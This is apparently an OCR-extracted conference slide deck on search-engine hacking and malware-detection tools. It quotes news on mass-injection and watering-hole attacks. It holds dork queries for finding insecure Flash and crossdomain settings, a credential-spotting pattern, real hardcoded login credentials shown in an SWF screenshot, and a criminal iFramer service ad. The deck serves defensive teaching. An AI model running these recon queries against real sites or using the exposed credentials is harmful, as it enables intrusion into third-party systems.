


# DLP Reporting

## PRACTICAL EXAMPLES

DLPDiggity - # of Files Analyzed per File Extension

Total = 12,943 files



# DLP Reporting

## PRACTICAL EXAMPLES

### Automagic Removal Process, DORK, GHDB, XSS.CX, Vulnerability Management, Best Practices

Updated October 8, 2011

#### Executive Summary

XSS.CX is an automated Anti-Phishing Execution Robot defined as a SCAP Expert System performing Vulnerability Execution, Risk Analysis and Reporting into the Public Domain for the public convenience and necessity of securing personally identifying information.

#### General Information

The Anti-Phishing Web Crawler publishes Vulnerable Host reports into the Public Domain which are then indexed Search Engines.

Companies with external facing Vulnerability Management Programs then identify the XSS.CX Report, resolving the vulnerability in the normal course of business.

www.google.com/cse/home?cx=008801388445696029762:5wl5jq9fxnc

Google custom search

### XSS.CX Research

Google™ Site Search

Google CSE providing search access to XSS.CX vulnerability results


#### Search engine details

Proof of Concept CWE-79, CWE-89 and CWE-113 Reports for XSS, SQL Injection and HTTP Header Injection by Hoyt LLC Research

searches sites including: <http://xss.cx>, <http://www.cloudscan.me>

Keywords: XSS, SQL Injection, HTTP Header Injection, CWE-79, CWE-89, CWE-113, Hoyt LLC Research

Last updated: March 2, 2011




NEW GOOGLE HACKING TOOLS

# FlashDiggity

# FlashDiggity

## DIGGITY TOOLKIT



- **Google/Bing** for **SWF** files on target domains
  - Example search: `filetype:swf site:example.com`
- **Download** SWF files to `C:\DiggityDownloads\`
- **Disassemble** SWF files and **analyze** for Flash vulnerabilities

The screenshot shows the FlashDiggity application window. The 'FlashDiggity' tab is selected. The 'Advanced' search mode is active. The search results table is as follows:

Category	Subcategory	Search String	File Path
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_13 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]
Keywords	User Account Info	log(i o){1}n(s)?	C:\DiggityDownloads\Flash[9_10_2011 2_42_12 PM]

The 'Output' section shows the following code snippet:



```
20 if (UserName.text == 'mizzico' && PassWord.text == 'furniture') {
21   getURL('http://www.dizzypixel.com/login/mizzico/login.html', _blank);
22   login_incorrect_alpha = 0;
23 } else {
24   if (UserName.text == 'sonya' && PassWord.text == 'paz') {
25     getURL('http://www.dizzypixel.com/login/sonyapaz/index.html', blank);
```

A red callout box points to the code snippet with the text: "Hardcoded usernames and passwords in cleartext in SWF file".

# Flash Non-SWF Hacking

## OTHER FLASH HACKING

- **Google/Bing for Non-SWF** files on target domains, but related to Flash. Example queries:
  - `inurl:crossdomain.xml ext:xml intext:"secure" intext:"false"`
  - `intext:"swf" intext:"param name" intext:"allowNetworking * all"`
- **Download** Non-SWF files to `C:\DiggityDownloads\`
- Use DLPDiggity to **analyze** for non-SWF Flash vulnerabilities, such as:
  - Crossdomain.xml Insecure Settings
    - Secure flag set to false
    - Open \* wildcard used
  - Unsafe Flash HTML Embed Settings:
    - AllowScriptAccess always
    - AllowNetworking all
    - AllowFullScreen true







NEW GOOGLE HACKING TOOLS

# Baidu Diggity

# BaiduDiggity

CHINA SEARCH ENGINE

- Fighting back

**COMING SOON**



# Malware and Search Engines

UNHOLY UNION



# Rise of Malware

NO SITES ARE SAFE

## SOPHOS - Security Threat Report 2012

- Popular websites victimized, become malware distribution sites to their own customers

### Online threats

Cybercriminals constantly launch attacks designed to penetrate your digital defenses and steal sensitive data. And almost no online portal is immune to threat or harm.

According to SophosLabs more than 30,000 websites are infected every day and 80% of those infected sites are legitimate.

Eighty-five percent of all malware, including viruses, worms, spyware, adware and Trojans, comes from the web.<sup>11</sup> Today, drive-by downloads have become the top web threat. And in 2011, we saw one drive-by malware rise to number one, known as Blackhole.

# Mass Injection Attacks

MALWARE GONE WILD

## Malware Distribution Woes – WSJ.com – June 2010

- Popular websites victimized, become malware distribution sites to their own customers

### Massive Malware Hits Media Web Sites

Security researchers estimate that roughly 7,000 Web pages were compromised in a SQL injection attack this week, including *The Wall Street Journal* and *Jerusalem Post*.

By Mathew J. Schwartz, [InformationWeek](#)

June 10, 2010

URL: <http://www.informationweek.com/story/showArticle.jhtml?articleID=225600247>

"Every time I load Jpost site, I get nas on Tuesday, referring to the Jerusalem

Sure enough, the Web sites of the *Jerusalem Post* and the Association of Christian Schools sites serving malware to viewers.

From: [www.itworld.com](http://www.itworld.com)

### Mass Web attack hits Wall Street Journal, Jerusalem Post

by Robert McMillan

**June 9, 2010** —Internet users have been hit by a widespread Web attack that has compromised thousands of Web sites, including Web pages belonging to the Wall Street Journal and the Jerusalem Post.


Estimates of the total number of compromised Web sites vary between 7,000 and 114,000, according to security experts. Other compromised sites include [servicewomen.org](http://servicewomen.org) and [intjobs.org](http://intjobs.org).

# Mass Injection Attacks

MALWARE GONE WILD

Malware Distribution Woes – LizaMoon – April 2011

- Popular websites victimized, become malware distribution sites to their own customers



The image shows a screenshot of a Slashdot article. The page has a dark green header with the 'Slashdot' logo and a search bar. On the left side, there is a navigation menu with links for 'stories', 'recent', 'popular', 'ask slashdot', 'book reviews', 'games', and 'idle'. The main content area features a headline 'Viral Scareware Infects Four Million Websites' in a dark green box. Below the headline, it says 'Posted by **timothy** on Saturday April 02, @04:55PM from the warning-your-computer-may-be-at-risk dept.' To the right of the text is a blue shield icon. The article body starts with 'oxide7 writes' followed by a quote: '"A fast-spreading SQL injection attack that illegally peddles a bogus scareware has been breaking anti-virus barriers and compromising millions of websites, besides defrauding unsuspecting victims. The news of this attack was brought out by Websense Security Labs in its blog last week. Websense said its Threatseeker Network identified a new malicious mass-injection campaign which it named LizaMoon."' The phrase 'new malicious mass-injection campaign' is highlighted with a red box.

# Mass Injection Attacks

MALWARE GONE WILD

## Malware Distribution Woes – willysy.com - August 2011

- Popular websites victimized, become malware distribution sites to their own customers

Malware attack spreads to 5 million pages (and counting)

Unpatched sites turn on visitors

By [Dan Goodin in San Francisco](#) • [Get more from this author](#)

Posted in [Malware](#), 2nd August 2011 18:07 GMT

An attack that targets a popular online commerce application has infected almost 5 million webpages with scripts that attempt to install malware on their visitors' computers.

The mass attack, which  
osCommerce store-mar

When researchers from  
search results suggeste  
search results showed t

**Armorize Malware Blog**



**willysy.com Mass Injection ongoing, over 8 million infected pages, targets osCommerce sites**

POSTED BY: CHRIS ON 7.25.2011 / CATEGORIES: [DRIVE-BY DOWNLOAD](#), [HACKALERT](#), [MASS INJECTION](#), [OSCOMMERCE](#), [WEB MALWARE](#)

# Watering Hole Attacks

MALWARE GONE WILD

## Malware Distribution Woes – mysql.com - Sept2011

- Popular websites victimized, become malware distribution sites to their own customers



The image shows a screenshot of a Slashdot article. The page has a dark green header with the 'Slashdot' logo and a search bar. On the left, there is a navigation menu with links for 'stories', 'recent', 'popular', 'ask slashdot', 'book reviews', 'games', and 'idle'. The main content area features a dark green banner with the title 'Mysql.com Hacked, Made To Serve Malware'. Below this, it says 'Posted by Soulskill on Monday September 26, @06:52PM from the high-profile-problems dept.' with an 'ORACLE' logo to the right. The article text begins with 'Orome1 writes' and a quote: '"Mysql.com was compromised today, [redirecting visitors to a page serving malware](#). Security firm Armorize [detected the compromise through its website malware monitoring platform HackAlert](#) and has analyzed how...'. Below the quote, there is a red banner that reads 'FILED UNDER: INSECURITY COMPLEX | SECURITY' and 'Hacked MySQL.com used to serve Windows malware'. The author is identified as 'By: Elinor Mills' with a small profile picture, and the date is 'SEPTEMBER 26, 2011 6:10 PM PDT'. At the bottom right, there are icons for 'Print' and 'E-mail'.



# Watering Hole Attacks

MALWARE GONE WILD

## Malware Distribution Woes – LATimes.com - Feb2013

- Popular websites victimized, become malware distribution sites to their own customers



**KrebsOnSecurity**  
In-depth security news and investigation

### 13 Exploit Sat on LA Times Website for 6 Weeks

FEB 13

The Los Angeles Times has scrubbed its Web site of malicious code that served browser exploits and malware to potentially hundreds of thousands of readers over the past six weeks.

On Feb. 7, KrebsOnSecurity heard from two different readers that a subdomain of the LA Times' news site (offersanddeals.latimes.com) was silently redirecting visitors to a third-party Web site retrofitted with the Blackhole exploit kit. I promptly asked my followers on Twitter if they had seen any indications that the site was compromised, and in short order heard from Jindrich Kubec, director of threat intelligence at Czech security firm Avast.

Kubec checked Avast's telemetry with its user base, and discovered that the very same LA Times subdomain was indeed redirecting visitors to a Blackhole exploit kit, and that the data showed this had been going on since at least December 23, 2012.

**Los Angeles Times**

# Watering Hole Attacks

MALWARE GONE WILD

Malware Distribution Woes – iphonedevsdk.com - Feb2013

- Popular websites victimized, become malware distribution sites to their own customers

**ERICROMANBLOG** | aka wow on ZATAZ.com

## Facebook, Apple & Twitter Watering Hole Attack Additional Informations

**Update:** Some worrying information's at the bottom of the post.

As reported by [Ars Technica](#), [the 15th February](#), **Facebook** was victim of a watering hole attack, involving a "popular mobile developer Web forum". The attack was [using a Java 0day](#) that has been urgently patched, in [Oracle Java CPU of first February](#), by version 7 update 11 and version 6 update 39.

Ars Technica also pointed that the attack had occur during the same timeframe as the hack [that exposed cryptographically hashed passwords at Twitter](#). Also **Twitter** was encouraging, the first February, users to [disable Java in their browsers](#). 250 000 user accounts was compromised during the Twitter breach.

Four days after the news on Facebook, the 19th February, the same "popular mobile developer Web forum" was reported as a "popular mobile developer Web forum". People briefed on the matter, including defense contractors.

Another interesting fact is that Apple had [blacklist Java Web plug-in](#), a second time in a month, the 31st January, through an update to **Xprotect**, the Mac OS X "anti-malware" system. Surely a reaction the breach reported in the press 19 days later.

Today, [Ars Technica](#) released the name of the "popular iPhone mobile developer Web forum", aka [www.iphonedevsdk.com](#). Now we can gather some information's related to this watering hole attack.

On [urlQuery](#) we can find an [interesting submission](#), the 23 January, who reveal that some Java code was involved during the visit of

**Like phishing with dynamite, one compromise of iphonedevsdk.com led to infiltration of Facebook, Apple, Twitter, and hundreds of others**

# Inconvenient Truth

D \* \* \* HEAD ALERT SYSTEM

## Malware Black List Woes

- Average web administrator has no idea when their site gets black listed

Haha! reddit NETSEC comments related

reddit is a source for what's new and popular online. vote on links that you like or dislike and help decide what's popular, or submit your own!

↑ 11 Chrome has labelled one of my websites as "dangerous" and hosting malware. How did this happen and how can I get this undone? (self.netsec)  
submitted 2 days ago by neoform3

Some d[REDACTED]head emailed me [REDACTED] weeks ago claiming my site has malware on it, it's a completely bogus claim, but now I've noticed that chrome is flagging my site as hosting malware.. :| How did he do that?  
Site is nakidness.com (NSFW obviously). I don't even have any 3rd party ads on the site. I just have the reddit badge, disqus commenting and stumble badge...

26 comments share

# Malware SaaS Services

## CRIMINAL THIRD-PARTY SOLUTIONS

### KrebsonSecurity

In-depth security news and investigation

#### Service Automates Boobytrapping of Hacked Sites

101 tweets

retweet

Hardly a week goes by without news of some widespread compromise in which thousands of Web sites that share a common vulnerability are hacked and seeded with malware. Media coverage of these mass hacks usually centers on the security flaw that allowed the intrusions, but one aspect of these crimes that's seldom examined is the method by which attackers automate the booby-trapping and maintenance of their hijacked sites.

Regular readers of this blog may be unsurprised to learn that this is another aspect of the cybercriminal economy that can be outsourced to third-party services. Often known as "iFramers," such services can simplify the task of managing large numbers of hacked sites that are used to drive traffic to sites that serve up malware and browser exploits.

At the very least, a decent iFramer service will allow customers to verify large lists of

**iFramer Service**

- Security**
  - We are professionals in the field of information security and we carefully monitor the safety of personal data of our users. Advanced detection system, based on its own design, provides protection against intrusion attempts.
  - Our server is not logging the users, actions and the content of personal data referred to above for registration.
- The coincidence of FTP / SSH login**  
Exploytoustoychivost
- Checking remote server for a multi-PTP and SSB login.
- Detailed analysis of the remote server (operating system, installed OS version, if the distribution, the total number of active connections at 60 m and 412 m ports, as well as the number of unique IP and parameters of DNS, DNS, etc.).
- Checking the stability of the server to the local and external, analysis of the remote system, and registration update of the elevation. To date, the realized exploits:
  - hardspace
  - shmetes
  - sp00kshad
  - ms06-040\_msk
  - happyn
  - ms06-040
  - ms06-040

**Automation**

- Advanced algorithm for content analysis and automatic selection of the correct method of implementation.
- Successful work with PHP, ASP and static files.
- Stability and correct implementation of frames in CMS Wordpress, Joomla, Drupal and many other.
- The introduction of extensible engines:
  - Interception through JavaScript.
  - Back loading of scripts on the web.
  - Determination of http-urls considerable complexity to specify the name of the script placed randomly, or static pattern.
- Maintain a list of all to generate the frame.
- Automatic change out.
- Automatic script being introduced frame.
- Processing on 100%.
- Check through IP.
- Jobber registration.
- Automatic registration and billing.

**Anti-virus scan**

- Health protection of domain frame to blacklist and its databases of your choice.
- Advanced logs storage frame.




NEW GOOGLE HACKING TOOLS

# Malware Diggity

# MalwareDiggity

## DIGGITY TOOLKIT

1. Leverages Bing's `linkfromdomain`: search operator to find **off-site links of target** applications/domains



2. Runs off-site links against **Google's Safe Browsing API** to determine if any are malware distribution sites



3. Return results that identify malware sites that your web applications are directly linking to

# Malware Diggity

## DIGGITY TOOLKIT

GoogleDiggity CodeSearchDiggity BingDiggity LinkFromDomainDiggity DLPDiggity FlashDiggity **MalwareDiggity**

SCAN Cancel

Bing 2.0 API Key: [Create](#)  
[Redacted]361463C6A

Google Safe Browsing API Key: [Create](#)  
[Redacted]Qd1Qj0mx

Sites/Domains

- facebook.com [Remove]
- youtube.com [Remove]
- yahoo.com [Remove]
- live.com [Remove]

Import Clear

Target Domain	Offsite URL	Offsite App	Diagnostic URL	Type
yoo7.com	http://www.resalh.com	http://www.resalh.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.resalh.com%2f	Malware
jxedt.com	http://www.cqgj.net	http://www.cqgj.net	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.cqgj.net%2f	Malware
jxedt.com	http://www.fit.sh.cn	http://www.fit.sh.cn	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.fit.sh.cn%2f	Malware
groupon.ru	http://www.vipspanadom.kiev.ua	http://www.vipspanadom.kiev.ua	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.vipspanadom.kiev.ua%2f	Malware
uuu9.com	http://www.mymym.com	http://www.mymym.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.mymym.com%2f	Malware
pole-emploi.fr	http://ecommerceparis.com	http://ecommerceparis.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fecommerceparis.com%2f20	Malware
pole-emploi.fr	http://ecommerceparis.com/2011/index.p	http://ecommerceparis.com/2011/index.p	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fecommerceparis.com%2f20	Malware
newgrounds.com	http://www.pornno.com	http://www.pornno.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.pornno.com%2f	Malware
battle.net	http://www.mymym.com	http://www.mymym.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.mymym.com%2f	Malware
hankooki.com	http://nbinside.com	http://nbinside.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.nbinside.com%2f	Malware
<b>interpark.com</b>	<b>http://www.michoo.co.kr</b>	<b>http://www.michoo.co.kr</b>	<b>http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.michoo.co.kr%2f2010</b>	Malware
52pk.com	http://www.apforums.net	http://www.apforums.net	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.apforums.net%2f	Malware
sonyericsson.com	http://www.rock-your-mobile.com	http://www.rock-your-mobile.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.rock-your-mobile.com	Malware
nokerstrategv.com	http://www.canadaimmigrationvisa.com	http://www.canadaimmigrationvisa.com	http://www.google.com/safebrowsing/diagnostic?site=http%3a%2f%2fwww.canadaimmigrationvis	Malware

Output

Found 1 result(s) for query: "malware:npr.org" [npr.org].  
Found 0 result(s) for query: "malware:gamestop.com" [gamestop.com].  
Found 0 result(s) for query: "malware:theweathernetwork.com" [theweathernetwork.com].  
Total Results: 59.

# Malware Diggity

## DIGGITY TOOLKIT

The image shows a composite of two web browser screenshots. The top screenshot is a Google search for "www.michoo.co.kr" on the interpark.com domain. The search results show a link to a page on interpark.com with a URL containing "www.michoo.co.kr". A red callout bubble points to this link with the text: "interpark.com does appear to have links to www.michoo.co.kr".

The bottom screenshot shows a table titled "The 1000 most-visited sites on the web". The table has columns for Rank, Site, Category, and Unique Visitors (users). The 907th site is interpark.com, which is highlighted with a red box. A red callout bubble points to this entry with the text: "So, the 907th most popular site on the web has URL links to suspected malware sites".

Other elements in the screenshots include a search bar with "www.michoo.co.kr" and "site:interpark.com", a search button, and a search results page with "Page 2 of about 29 results (0.09 seconds)". The table of popular sites includes the following data:

Rank	Site	Category	Unique Visitors (users)
901	shentime.com	Movies	6,100,000
902	ovi.com	Mobile Apps & Ad	
903	zumi.pl	Business & P	
904	natwest.com	Banking	
905	peixurbano.com.br	Coupons & Discount Offers	6,100,000
906	soundcloud.com	Music Equipment & Technology	6,100,000
907	interpark.com	Shopping	6,100,000
908	hotpepper.jp	Dining Guides	6,100,000



# Malware Diggity

## DIAGNOSTICS IN RESULTS

www.google.com/safebrowsing/diagnostic?site=http://www.michoo.co.kr/2010madang/

**Safe Browsing**  
Diagnostic page for michoo.co.kr

Advisory provided by Google

**What is the current listing status for michoo.co.kr?**  
Site is listed as suspicious - visiting this web site may harm your computer.  
Part of this site was listed for suspicious activity 7 days.

**What happened when Google visited this site?**  
Of the 22 pages we tested on the site over the past 90 days, 16 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2011-09-06, and the last time suspicious content was found on this site was on 2011-09-06.

Malicious software includes 13 exploit(s), 9 scripting exploit(s).  
Malicious software is hosted on 1 domain(s), including [avitransport.com/](http://avitransport.com/).  
This site was hosted on 1 network(s) including [AS3786 \(ERX\)](#).

**Google Safe Browsing diagnostics page listing michoo.co.kr as "suspicious"**



NEW GOOGLE HACKING TOOLS

# BingBinaryMalwareSearch (BBMS)

# Bing Malware Search

## TARGETING MALWARE

Targeting known malware signatures

The image shows a Bing search interface and a list of malware signatures. The search query is: `filetype:txt "Time Date Stamp: 37fb2583" "Size of Image: 00008000" "Entry Point: 00001020" "Size of Code: 0000a00"`. The search results show a single result from [www.terra.es](http://www.terra.es) with the following details: **Time Date Stamp: 37fb2583**, Symbols Pointer: 00000000, Address of Entry Point: 00001020, Base of Code: 00001000, Size of Image: 00008000, Size of Headers: 00000400. The URL is [www.terra.es/personal7/sanchezsignes/PuRSuiT.e\\_xe](http://www.terra.es/personal7/sanchezsignes/PuRSuiT.e_xe). A red callout box points to the search results with the text: **Malware: Trojan.Dropper.Vbs.Dummytag.A**. Above the search interface, a list of signatures from <http://www.metasploit.com/research/misc/mwsearch/sigs.txt> is shown, with the signature `Trojan.Dropper.Vbs.Dummytag.A:37fb2583:00008000:00001020:0000a00` highlighted in pink.

```
http://www.metasploit.com/research/misc/mwsearch/sigs.txt
Win32.Netsky.B@mm:4030f459:0001b000:000190d0:00005000
Win32.Sobig.E@mm:3ef89a91:00027000:00025bd6:00000000
Trojan.Muldrop.970:3d4553b8:00008000:00001000:00002400
Trojan.Dropper.Vbs.Dummytag.A:37fb2583:00008000:00001020:0000a00
Win32.Dumaru.A@mm:aa3b2cfc:0000b000:00009b40:00002000
```

www.bing.com/search?q=filetype:txt "Time Date Stamp: 37fb2583" "Size of Image: 00008000" "Entry Point: 00001020" "Size of Code: 0000a00"

bing™

filetype:txt "Time Date Stamp: 37fb2583" "Size of Image: 00008000" "Entry Point: 00001020" "Size of Code: 0000a00"

Web Images Videos Shopping News Maps More | MSN Hotmail

Web More▼

SEARCH HISTORY  
Turn on search history to start remembering your searches.  
[Turn history on](#)

ALL RESULTS

[www.terra.es](http://www.terra.es)  
**Time Date Stamp: 37fb2583**. Symbols Pointer: 00000000 ... Address of Entry Point: 00001020.  
Base of Code: 00001000 ... Size of Image: 00008000. Size of Headers: 00000400  
[www.terra.es/personal7/sanchezsignes/PuRSuiT.e\\_xe](http://www.terra.es/personal7/sanchezsignes/PuRSuiT.e_xe)

Malware:  
Trojan.Dropper.Vbs.Dummytag.A

1-1 of 1 results · [Advanced](#)



# Black Hat SEO

## SEARCH ENGINE OPTIMIZATION

- Use popular search topics du jour
- Pollute results with links to badware
- Increase chances of a successful attack



# Google Trends



BLACK HAT SEO RECON

The screenshot shows the Google Insights for Search interface. The search terms are set to "All search terms" for the United States from 2004 to the present. The top search results are "facebook", "lyrics", and "you". A red callout points to the "lyrics" result, stating: "Fake lyrics web sites setup to appear in Google search results, infect you with malware upon clicking". Another red callout points to the time range filter, stating: "Top Google searches over past 8 years". A third red callout points to a search result snippet titled "Lada Gaga, Rihanna lyrics sites used to foist Java exploit", which includes a link to a news article from Dan Kaplan dated April 14, 2010. The snippet text reads: "As expected, virus writers now are actively exploiting a zero-day Sun Java vulnerability to infect Windows computers through drive-by downloads." The article also includes a "RELATED ARTICLES" section with links to "lyspate" and "va Break".

# Google Trends



## PREDICTING ELECTIONS

**Slashdot** NEWS FOR NERDS. STUFF THAT MATTERS.

▶ **Stories** [Recent](#) [Popular](#) [Search](#)

**Technology: Predicting Election Results With Google**

Posted by samzenpus on Sunday October 31, @11:38AM  
from the future-search dept.

destinyland writes

"Google announced they've searched its 'Insights for Search' tool, which co 'Looking at the most popular searches their official blog reported, adding, 'w foreclosures, as well as immigration a some candidate's predicted vote total error for other candidates. 'Oddly en contest [in Florida], where the break

